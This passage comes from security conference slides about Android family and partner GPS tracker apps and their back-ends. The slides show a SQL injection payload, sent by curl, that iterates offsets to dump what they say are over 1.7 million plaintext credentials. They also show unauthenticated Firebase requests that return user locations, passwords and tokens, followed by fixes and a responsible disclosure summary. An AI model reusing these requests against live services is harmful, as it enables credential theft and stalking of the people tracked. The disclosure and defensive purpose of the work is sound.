2016"},{"to_username":"****","to_mobile":"9******5","lat":"*2.5846746","lon":"*8.2787492","time":"18:28,21-11-
2016"},{"to_username":"***","to_mobile":"8*******7","lat":"*2.4069115","lon":"-*1.1435983",...
```

SQL - Simple

Accessing Images

- Cloud storage for images

Accessing Images

- Cloud storage for images
- One cloud for all images

Accessing Images

- Cloud storage for images
- One cloud for all images
- User authentication required
- Filter corresponding images by user id

Accessing Images

- Cloud storage for images
- One cloud for all images
- User authentication required
- Filter corresponding images by user id
- Bypass cloud authentication to get access to all images

Demo Time!

Get all User Credentials

- App provides an API and a process for reinstallation of the app

1. App checks if user already has an account
2. Sends device id to the server

```
POST http://push001.**********/**********/v5/
Content-Type: application/json
{"method":"getuserid","deviceid":"c1b86d87ed6f51011c0d53a654f16455"}
```

Get all User Credentials

- App provides an API and a process for reinstallation of the app

1. App checks if user already has an account
2. Sends device id to the server
3. Server checks if id exists and responses with:
   username, password and email

```
POST http://push001.**********/**********/v5/
Content-Type: application/json
{"method":"getuserid","deviceid":"c1b86d87ed6f51011c0d53a654f16455"}
```

Attack Strategy

- Spoofing the device id will deliver us credentials
- BUT device id generation is relative complex and guessing is unlikely

Attack Strategy

- Spoofing the device id will deliver us credentials
- BUT device id generation is relative complex and guessing is unlikely
- Empty id trick does not work ☹

```
POST http://push001.**********/**********/v5/
Content-Type: application/json
{"method":"getuserid","deviceid":" "}
```

Attack Strategy

- Spoofing the device id will deliver us credentials
- BUT device id generation is relative complex and guessing is unlikely
- Empty id trick does not work ☹
- Let's try SQL injection again ☺

```
POST http://push001.**********/**********/v5/
Content-Type: application/json
{"method":"getuserid","deviceid":" ' or 1=1   limit 1 offset 5 -- "}
```

SQL-Injection

- Curl Command:

```
curl -H "Content-Type: application/json" -X POST
      -d "{\"method\":\"getuserid\",
           \"deviceid\":\" ' or 1=1   limit 1 offset 5 --  \"}"
             http://push001.**********/*********/v5/
```


SQL-Injection

- Curl Command:

```
curl -H "Content-Type: application/json" -X POST
      -d "{\"method\":\"getuserid\",
           \"deviceid\":\" ' or 1=1   limit 1 offset 5 --  \"}"
             http://push001.**********/*********/v5/
```

- Result:

```
{"result":"success",
 "id":"yb*****","pass":"y*********4","email":"y*****@hanmail.net"}
```



plaintext password

SQL-Injection

- Curl Command:

iterate over the offset

```
curl -H "Content-Type: application/json" -X POST
      -d "{\"method\":\"getuserid\",
           \"deviceid\":\" ' or 1=1   limit 1 offset 6 --  \"}"
             http://push001.**********/*********/v5/
```

- Result:


```
{"result":"success",
 "id":"se*****","pass":"qwe*******4","email":"se*****@gmail.com"}
```

plaintext password

SQL-Injection

- Curl Command:

iterate over the offset



```
curl -H "Content-Type: application/json" -X POST
      -d "{\"method\":\"getuserid\",
           \"deviceid\":\" ' or 1=1   limit 1 offset 1700400 --  \"}"
             http://push001.**********/*********/v5/
```

$\sum$ **> 1.700.000 plaintext credentials**

WTF?


Firebase

A comprehensive mobile development platform

Firebase

Build better apps

Improve app quality



Grow your business

Authentication
Authenticate users simply and securely

Realtime Database
Store and sync app data in milliseconds

Cloud Storage
Store and serve files at Google scale


Cloud Messaging
Send targeted messages and notifications

Crashlytics
Prioritize and fix issues with powerful, realtime crash reporting


Hosting
Deliver web app assets with speed and security

https://firebase.google.com/

Authentication Misconfiguration



Authentication Misconfiguration




Authentication Misconfiguration

user_email	user_id
foo@bar.com	**149737514214639**
user@email.com	145859345853234
…	…

attacker

HTTP/1.1 200 OK

{"login_data":[{"user_id":"**149737514214639**",…}




tracker back-end

Authorisation Misconfiguration


attacker

https://**********.**firebaseio.com**/Users/**149737514214639**



Firebase


Authorisation Misconfiguration



Location without Authorisation

attacker

HTTP/1.1 200 OK



Firebase

{
last_location={
address= Rheinstraße 75 64295 Darmstadt Germany
date=13/06/2017
lat=49.8717048
long=8.6387116
…
}


faceplam light


But there is More

attacker

HTTP/1.1 200 OK

{ …
user_email=foo@bar.com
user_name=theuser
user_password=123456
user_token=cQfgiDRWx9o:APA91bGTkU1N9F…
user_type=1
..
}


But there is More



attacker

HTTP/1.1 200 OK

{ …
user_email=foo@bar.com
user_name=theuser
user_password=123456
user_token=cQfgiDRWx9o:APA91bGTkU1N9F…
user_type=1
..
}




Firebase

But there is More

HTTP/1.1 200 OK

{ …
user_email=foo@bar.com
user_name=theuser
user_password=123456
user_token=cQfgiDRWx9o:APA91bGTkU1N9F…
user_type=1
..
}




```
public void onDataChange(DataSnapshot dataSnapshot) {
  PasswordActivity.this.util.log("userid password123", "" + dataSnapshot.getValue());

  if(PasswordActivity.get_string_from_edittext(PasswordActivity.ed_password).compareToIgnoreCase(
         dataSnapshot.getValue().toString()) == 0) {
          ....
          PasswordActivity.this.save_user_data();
          return;
   }

   PasswordActivity.lDialog.dismiss();
   PasswordActivity.this.util.toast("Password Wrong");
}
```

Authorisation Misconfiguration



Authorisation Misconfiguration


Sh** happens

Problems?

- Misconfiguration of Firebase, no authorization rules

*https://firebase.google.com/docs/auth/

Problems?

- Misconfiguration of Firebase, no authorization rules
- User authentication is done on **app (client)** side, user authentication must be done on **server** side

*https://firebase.google.com/docs/auth/

Problems?

- Misconfiguration of Firebase, no authorization rules
- User authentication is done on **app (client)** side, user authentication must be done on **server** side
- Use Firebase SDK authentication (e.g. Google Sign-in, custom email - password based, …*)

*https://firebase.google.com/docs/auth/

Problems?

- Misconfiguration of Firebase, no authorization rules
- User authentication is done on **app (client)** side, user authentication must be done on **server** side
- Use Firebase SDK authentication (e.g. Google Sign-in, custom email - password based, …*)
- Custom authentication back-end possible (based on signed tokens, details see**)

*https://firebase.google.com/docs/auth/

**https://firebase.google.com/docs/auth/android/custom-auth

Agenda

- Motivation
- Background Information
- Client-Side Authorization
- Client-Side and Communication Vulnerabilities
- Server-Side Vulnerabilities
- **Responsible Disclosure Process**
- Summary

Responsible Disclosure

- Informed vendors, 90 days to fix the bugs
- Reactions:
  - A few: “We will fix it”
  - No reaction
  - “How much money do you want”
  - “It’s not a bug, it’s a feature”
- Announced to Google Android Security and to ASI (app security improvement)Team -> no direct reaction
- Some apps removed from Google Play Store (12 of 19)
- Still vulnerable back-ends and apps in the store
- Some apps are detected as malware now

Agenda

- Motivation
- Background Information
- Client-Side Authorization
- Client-Side and Communication Vulnerabilities
- Server-Side Vulnerabilities
- Responsible Disclosure Process
- **Summary**

Summary

- DON'T use plaintext communication in mobile!

Summary

- DON'T use plaintext communication in mobile!
- Use prepared statements (in correct way ☺) to avoid SQL injection

Summary

- DON'T use plaintext communication in mobile!
- Use prepared statements (in correct way ☺) to avoid SQL injection
- App security is important but also consider back-end security

Summary

- DON'T use plaintext communication in mobile!
- Use prepared statements (in correct way ☺) to avoid SQL injection
- App security is important but also consider back-end security
- DON'T store any user secrets in the app (client side)

Summary

- DON'T use plaintext communication in mobile!
- Use prepared statements (in correct way ☺) to avoid SQL injection
- App security is important but also consider back-end security
- DON'T store any user secrets in the app (client side)
- Google provides API for payment and license verification
- Authentication and authorization for back-end data (e.g. firebase*)

*https://firebase.google.com/docs/auth/

	Client-Side Vulnerability	Access All Data
My Family GPS Tracker		X
KidControll GPS Tracker	X	
Family Locator (GPS)	X	X
Free Cell Tracker	X	X
Rastreador de Novia 1	X	X
Rastreador de Novia 2	X	X
Phone Tracker Free	X	X
Phone Tracker Pro	X	X
Rastrear Celular Por el Numero	X	X
Localizador de Celular GPS	X	X
Rastreador de Celular Avanzado	X	X
Handy Orten per Handynr	X	X
Localiser un Portable avec son Numero	X	X
Phone Tracker By Number	X	X
Track My Family	X	X
Couple Vow		X
Real Time GPS Tracker	X	
Couple Tracker App	X	
Ilocatemobile		X

http://sit4.me/tracker-apps


GAME
OVER
PLAYER 1
WINS

team [SIK]

Findings: http://sit4.me/tracker-apps

Siegfried Rasthofer
Email: siegfried.rasthofer@sit.fraunhofer.de
Web: www.rasthofer.info

Stephan Huber
Email: stephan.huber@sit.fraunhofer.de

Twitter: @teamsik
Web: www.team-sik.org

Thanks to…
Alex, Daniel, Julien, Julius, Michael, Philipp, Steven, Kevin, Sebald